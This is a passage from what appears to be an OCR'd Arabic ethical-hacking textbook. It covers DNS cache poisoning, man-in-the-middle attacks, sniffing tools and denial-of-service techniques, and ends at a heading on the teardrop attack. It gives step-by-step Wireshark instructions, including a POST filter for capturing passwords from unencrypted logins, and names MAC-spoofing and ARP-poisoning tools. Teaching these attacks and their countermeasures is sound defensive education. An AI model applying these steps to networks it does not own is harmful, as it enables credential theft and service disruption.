
تسميم ذاكرة نظام تسمية النطاقات (DNS CACHE POISONING)

تسميم ذاكرة نظام تسمية النطاقات أو خداع نظام النطاقات: وهو تقنية مشابهة لنظام خداع تحليل العنوان حيث يتم تسميم ذاكرة نظام النطاقات بتقديم بيانات خادعة له. فعندما يحاول المستخدمون الدخول لمواقع انترنت، يقدم لهم نظام النطاقات المخترق عناوين آي بي غير صحيحة لتحويلهم إلى حواسيب الهاكر. نظام تسمية النطاقات هو المسؤول تحويل اسماء النطاقات المفهومة للبشر إلى العناوين المقابلة ولزيادة سرعة تحويل اسماء النطاقات، تحتفظ خوادم اسماء النطاقات بنتائج البحث السابقة. قبل تخزين أو إرسال نتائج الاستعلام، يجب على خادم تسمية النطاقات أن يثبت صحة الاستجابة الحاصل عليها من الخوادم الأخرى ليتأكد أنها جاءت من مصدر موثوق.

ولكن بعض الخوادم يتم إعدادها بشروط أمان ضعيفة حيث لا تقوم بعملية تصديق مناسبة لاستجابات المصادر. يمكن للهاكر استغلال نقطة الضعف هذه وإدخال سجلات خبيثة لذاكرات نظام تسمية النطاقات ومن ثم يمكن إعادة توجيه مجموعة ضخمة من مستخدمي الإنترنت لحواسيب الهاكر.

ماذا يحدث عند اختراق نظام تسمية نطاقات؟

كل المستخدمين الذي أعدوا نظمهم لاستخدام نظام تسمية النطاقات هذا سيتأثرون بهذا الاختراق. يظهر الشكل التالي كيفية عمل هجمات تسميم ذاكرات أنظمة تسمية النطاقات.



شكل ١١,٢

كما يظهر في الشكل السابق، سيرسل مستخدم استعلام لخادم تسمية نطاقات لتحليل عنوان "facebook.com". وحيث أن خادم تسمية النطاقات لا يحوي عنوان الآي بي هذا في ذاكرته، فسيرسل نفس الطلب لخادم تسمية النطاقات المجاور. والآن، سيلتقط خادم تسمية النطاقات المصاب الطلب ويرد بعنوان آي بي مزيف على الاستعلام عن "facebook.com".

وبدون تأكد حقيقي من الاستعلام، سيقوم خادم تسمية النطاقات بتحويل النتيجة للمستخدم ويقوم بتخزين النتيجة في ذاكرته. وكنتيجة عن هذا يتم تسميم ذاكرة نظام تسمية النطاقات. ومن ثم يوجّه المستخدم إلى موقع Facebook مزيف يديره الهاكر بدلًا عن الموقع الحقيقي.

سيرد خادم تسمية النطاقات المصاب على كل الاستعلامات التالية من المستخدمين الآخرين عن "facebook.com" بالبيانات الخاطئة. وبهذه الطريقة يتمكن الهاكر من الاحتيال على مجموعة كبيرة من الأشخاص ويستولي على معلوماتهم الشخصية مثل كلمات السر والبريد الإلكتروني وحسابات البنوك والبيانات الهامة الأخرى.

هجمات الجاسوس في المنتصف


يشير هذا المصطلح لنوع من الهجمات حيث يخترق الهاكر اتصالات جارية بين مستضيفين على شبكة مع القدرة على سف البيانات والتلاعب بحزم البيانات المتبادلة بين الطرفين المتصلين.

يشبه هذا الهجوم بشكل ما الهجوم الموضع في الشكل ١١,١ في الفصل السابق.

مثال آخر لهجوم جاسوس في المنتصف هو التنصت النشط الذي يقوم به المهاجم بعمل اتصالين مستقلين مع الضحايا في الوقت الذي يظنان فيه أنهما يتحدثان مع بعضهما البعض.

ولكن في الحقيقة المهاجم هو من يدير المحادثة بالكامل كما هو موضح في الشكل ١١,٣.

المهاجم (جاسوس في المنتصف)



شكل ١١,٣

أدوات السف


تحدثنا طويلًا بما فيه الكفاية عن المبادئ النظرية لعملية السف، والآن سنلقي نظرة على بعض أدوات السف الشائعة ونتعلم كيف نستخدمها لتنفيذ العديد من أنواع الهجمات.

WireShark

وهو برنامج تحليل حزم بيانات مجاني ومفتوح المصدر يستخدم لتحليل وإصلاح الشبكات. وهو متوفر لأنظمة الويندوز واللينكس ويمكنك تحميله من الرابط التالي:


تحميل WireShark: https://www.wireshark.org/download.html

بعد تثبيت **WireShark** على حاسوبك، ابدأ البرنامج بتشغيله مع مميزات المدير.




شكل ١١,٤

من قائمة الاختيارات، اضغط على "التقاط" "Capture" واختار "خيارات" "Options" من القائمة المنسدلة. سيظهر هذا قائمة بالأجهزة المتوفرة للسف.



شكل ١١,٥

يمكن اختيار جهاز معين أو اختيار جميع الأجهزة معًا. تأكد من تفعيل "وضع التشويش" "promiscuous mode". بعدما تنتهي اضغط على زر "ابدأ" "Start" ليبدأ البرنامج عملية السف. ومن ثم سيبدأ البرنامج في التقاط كل البيانات الصادرة والواردة على الشبكة كما يظهر في الشكل ١١,٦ التالي:



شكل١١,٦

شغل هذه الأداة قدر ما تشاء، وعندما تشعر أنك حصلت على الكمية الكافية من البيانات، أوقف عملية السف بالضغط على زر "إيقاف" "Stop" الموجود باللون الأحمر في الأعلى.

فيما يتعلق بتحليل البيانات الملتقطة، ينبغي على تشغيل المرشحات لتصفية نوع البيانات التي تبحث عنها. على سبيل المثال، إذا كنت تبحث عن كلمات السر من نماذج تسجيل الدخول والتي عادة ما ترسل باستخدام طريقة HTTP POST، فيمكنك وضع الفلتر كالتالي http.request.method=="POST". سيساعد هذا في إحكام نتائج البحث لتحصل على ما تبحث عنه.

بعد تشغيل المرشح، انقر بزر الفأرة الأيمن على النتيجة التي ترغب في تحليلها واختار "تتبع تدفق بروتوكول الإرسال" "Follow TCP Stream"، سيؤدي هذا لفتح تدفق برتوكول الإرسال بالكامل في نافذة جديدة. وهناك يمكنك تحليل البيانات بحرص لتجد كلمات السر المدخلة عن طريق المستخدمين في نماذج تدخيل الدخول غير المشفرة كما يظهر في اللقطة التالية:




شكل ١١,٧

يمكنك استخدام مرشحات مختلفة لتحليل أنواع مختلفة من البيانات. وعمومًا، إذا أردت تحليل نتائج رفع الملفات فأدخل فلتر ftp وتتبع تدفق الإرسال.

Cain & Abel

وهي أداة سف قوية للشبكات والتي تحتوي على الكثير من المميزات المدمجة مثل كسر كلمات السر وتسميم برتوكول تحليل العنوان وإغراق الماك. وهي مجربة كأداة متعددة الاستخدامات لعمل أنواع مختلفة من الهجوم مثل السف وهجوم جاسوس-في-الوسط وتسميم ذاكرة تحليل العنوان.




شكل ١١,٨

يمكنك تحميلها من الرابط التالي:

تحميل **Cain & Abel**: http://www.oxid.it/cain.html

SMAC

وهي أداة مفيدة تسمح لك بخداع عنوان الماك على حاسوبك. باستخدام هذه الأداة يمكنك وضع عنوان ماك لحاسوبك من اختيارك ومن ثم يكون من السهل خداع الحواسيب الأخرى على الشبكة لإرسال بياناتهم لحاسوبك. تعرض اللقطة التالية كيفية عمل أداة **SMAC**:



شكل ١١,٩

لتحميل الأداة اتبع الرابط التالي:

SMAC تحميل: http ://www.klcconsulting.net/smac/

التدابير المضادة

بعد مناقشتنا للعديد من طرق عمليات السف والأدوات المستخدمة فيها، حان الوقت لإلقاء بعض الضوء على التدابير التي يمكنك اتخاذها لتجنب هذا النوع من الهجمات على شبكاتك.

- امنع المستخدمين غير المرغوب فيهم من الوصول أو استعمال شبكتك، فسيمنع هذا المهاجمين من تثبيت برامج سف لحزمات البيانات على شبكتك.
- استخدم التشفير على شبكتك ومن ثم فحتى إذا نجح الهاكر في سف الحزمات، لن يكون في مقدوره رؤية المعلومات بصيغة يسهل قراءتها.
- إضافة عنوان الماك الخاص بالبوابة (gateway) لذاكرة تحليل العنوان سيمنع المهاجم من تسميم تحليل العنوان الخاص بالبوابة.
- سيمنع استخدام الشبكات الصغيرة لعناوين الآي بي لثابته وجداول تحليل العنوان ثابته الهاكر من إضافة مدخلات مسممة لجدول ذاكرة تحليل العنوان.
- في حالة الشبكات الكبيرة، استخدم السويتشات التي تأتي مع مميزات تأمين المنافذ والتي تجعل من المستحيل تسميمها.

الفصل الثاني عشر -الحرمان من الخدمة (DoS)

سنلقي في هذا الفصل نظرة قريبه للتعرف على هجمات الحرمان من الخدمة (Denial of service)، وأنواعها المختلفة والأدوات المستخدمة لتنفيذها. في الوقت الحالي، تطورت هجمات الحرمان من الخدمة من مجرد مضايقات مزعجة إلى تهديدات رفيعة المستوى لمواقع الأعمال والتجارة الإلكترونية. في هذا النوع من الهجمات يستطيع الهاكر بنجاح إسقاط مواقع ضخمة مثل ياهو و إي باي والمواقع الكبرى الأخرى بشكل مؤقت. ولهذا، فالفهم الواضح لهجمات الحرمان من الخدمة وأساسيات عملها شيء أساسي لأي شخص يرغب في التفوق في مجال الهاكر الأخلاقي.

ما هو هجوم الحرمان من الخدمة؟

هو محاولة لمنع استخدام نظام أو خدمة أو شبكة بشكل كامل لمستخدميها أو التسبب في بطيء أدائها بإجهاد مواردها بالحمولة الزائدة.

في معظم الحالات، إذا فشل الهاكر في الحصول على دخول غير شرعي للنظام المستهدف، فإنه يقرر تنفيذ هجوم الحرامان من الخدمة محاولًا اسقاط مواردها. قد تؤدي الآثار الكارثية لهجوم الحرامان من الخدمة إلى خسائر مالية خاصة إذا كان الموقع أو الخادم المصاب يقدم نشاطات تجارة إلكترونية. كما يؤثر على سمعة الشركة أو المنظمة التي أصبحت ضحية الهجوم حيث يفقد الكثير من الناس الثقة في استخدام هذه الخدمة.

أهداف هجمات الحرمان من الخدمة

هدف هجمات الحرمان من الخدمة ليس الحصول على دخول غير شرعي للنظام ولكن منع المستخدمين الشرعيين من الوصول للخدمة. ولإنجاز هذا، يستخدم الهاكر العديد من الطرق مثل:


- محاولة **إغراق المرور** إلى الشبكة المستهدفة ومن ثم يصعب الوصل إليها من قبل المستخدمين المستهدفين
- محاولة **تعطيل الاتصالات** بين جهازين على الشبكة والذي قد يؤدي إلى الحرمان من الخدمة.
- محاولة **منع شخص معين** من الوصول للخدمة أو **منع الوصول لخدمة معينة** فقط.

تقنيات هجمات الحرمان من الخدمة

فيما يلي بعض التقنيات الشائعة المستخدمة في هجمات الحرمان من الخدمة:

١. هجوم السنافر (إغراق برتوكول التحكم في رسائل الإنترنت/ ICMP flood)

في هذا النوع من الهجمات، يقوم المهاجم ببث عدد ضخم من حزم استعلامات بروتوكول التحكم في رسائل الإنترنت لجهاز على الشبكة عن طريق استخدام عنوان آي بي خادع للمستضيف المستهدف (الضحية). سيغرق هذا المستضيف المستهدف بعدد ضخم من ردود ping (ردود بروتوكول التحكم في رسائل البريد) من الشبكة حيث يجعل من المستحيل على الشبكة التعامل مع هذا العدد الضخم. وهناك أيضًا نوع من أنواع هجمات السنافر يسمي هجوم المتشردين **(fraggle)**، حيث تستخدم حزم بروتوكول بيانات المستخدم بدلًا عن حزم بيانات التحكم في رسائل الإنترنت. يعرض الشكل التالي كيفية عمل هجمات السنافر:



شكل ١٢,١

٢. بينج الموت (POD)

في هذا النوع من الهجمات، يتعمد المهاجم إرسال حزمة آي بي أكبر من الحجم المسموح به وهو ٦٥،٥٣٥ بايت. وحيث أن حجم الحزمة أكبر من الحد الأقصى المسموح به، فتقسم إلى عدة حزم آي بي -تعرف بالأجزاء -وترسل إلى المستضيف المستهدف. وبالرغم من هذا، فعندما يحاول الهدف إعادة تجميع الحزمة من طرفه، تصبح الأجزاء أكبر من الحجم المسموح به (٦٥،٥٣٥ بايت). وبسبب عدم قدرته على معالجة الحزمات المتضخمة، فسوف يتجمد عمل نظام التشغيل أو يعيد تشغيل نفسه أو ينهار ويتسبب في كل الحالات عدم قدرة المستخدمين المستهدفين للوصول إليه. بهذه الطريقة، يحقق الهاكر هدفه بالتسبب في الحرمان من الخدمة باستخدام تقنية **بينج الموت**.

٣. هجوم هطل الدموع

